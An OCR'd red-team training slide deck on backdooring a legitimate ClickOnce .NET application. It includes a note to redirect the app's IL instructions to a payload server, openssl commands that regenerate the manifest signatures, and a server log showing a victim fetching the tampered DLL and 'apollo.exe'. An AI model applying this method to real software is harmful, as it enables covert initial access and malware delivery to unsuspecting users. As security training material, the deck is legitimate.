CWL
CyberWarFare Labs

Evil ClickOnce:

Backdooring Legit .NET Application for Initial Access

About CW Labs :

CW Labs is a renowned UK based Ed-tech company specializing in cybersecurity cyber range labs. They provide on-demand educational services and recognize the need for continuous adaptation to evolving threats and client requirements. The company has two primary divisions:

1. Cyber Range Labs
2. Up-Skilling Platform

About Speakers :

Yash Bharadwaj

Co-Founder & Technical Director at CW Labs UK Pvt. Ltd.

With over 5.5 Years of Experience as Technologist. Highly attentive towards finding, learning and discovering new TTP's used during offensive engagements.


His area of interest includes building Red / Blue Team Lab Simulation, Evading security controls, Pwning Active Directory infrastructure, Enterprise networks & Multi-Cloud attacks.

Previously he has delivered hands-on red / blue / purple team trainings / talks / workshops at Nullcon, X33fCon, NorthSec, BSIDES Chapters, OWASP, CISO Platform, YASCON.

You can reach out to him on Twitter @flopyash.

Agenda

- Current Initial Access Security Controls
- About ClickOnce
- Backdooring Legit ClickOnce Application
- Re-Generating Signatures
- Application Delivery & Deployment
- Key-Takeaways
- Thanking Note


Payload Server
C2 Server
Redirector
Red Team
Attacker Infrastructure
Corporate Infrastructure
DNS Based Defenses (Akamai etc.)
Email Based Security Emulator + Scanner (MDO 365 etc.)
Web Proxy (Paloalto etc.)
DNS
External Domain Reputation Check
Attachment Open in Sandbox
Analysis of MIME Type
Endpoint Security Defenses

ClickOnce Application


- It is a technology developed by Microsoft that simplifies the deployment and updating of Windows-based applications over the internet

- It enables developers to publish and distribute their applications without requiring complex installation procedures

- ClickOnce applications can include all their dependencies and libraries within a single package

- We can modify the dependencies & even backdoor the application for initial access purpose. Let’s see the procedure

Backdooring Legit Application



NOTE : Select the URL, Right Click & Change the IL Instructions to your payload server

Re-Generating Signatures :

Add in Manifest File :


openssl dgst -binary -sha256 MTSCRANET.dll.deploy | openssl enc -base64

Add in the Application File :

openssl dgst -binary -sha256 ReaderConfiguration.exe.manifest | openssl enc -base64

Application Delivery & Deployment


```
192.168.187.145 - - [27/Jun/2023 15:31:08] "GET /Application%20Files/ReaderConfiguration_1_5_13_2/MTSCRANET.dll.deploy HTTP/1.1" 200 -
192.168.187.145 - - [27/Jun/2023 15:31:08] "GET /Application%20Files/ReaderConfiguration_1_5_13_2/Newtonsoft.Json.dll.deploy HTTP/1.1" 200 -
192.168.187.145 - - [27/Jun/2023 15:31:24] "GET /apollo.exe HTTP/1.1" 200 -
```



Key-Takeaways

- Understood methodology to backdoor a legit .NET Application
- Works like a charm with a Digital Certificate for signing the app
- New way to test your internal team phishing competency
- Can be made sophisticated with an already compromised website for ClickOnce Delivery

Reference

- Nick Powers (@zyn3rgy) and Steven Flores (@0xthirteen) : https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

CWL
CyberWarFare Labs

Stealth Cyber Operator [CSCO]

Link : https://cyberwarfare.live/product/stealth-cyber-operator-sco/

Thank You!

If you like the content, please feel free to shout out & tag us at social media platforms.

For any technical questions / doubts related to the content please email us at ***support@cyberwarfare.live***

For Professional Red / Purple Team Labs & Technical Training Services kindly email at ***info@cyberwarfare.live***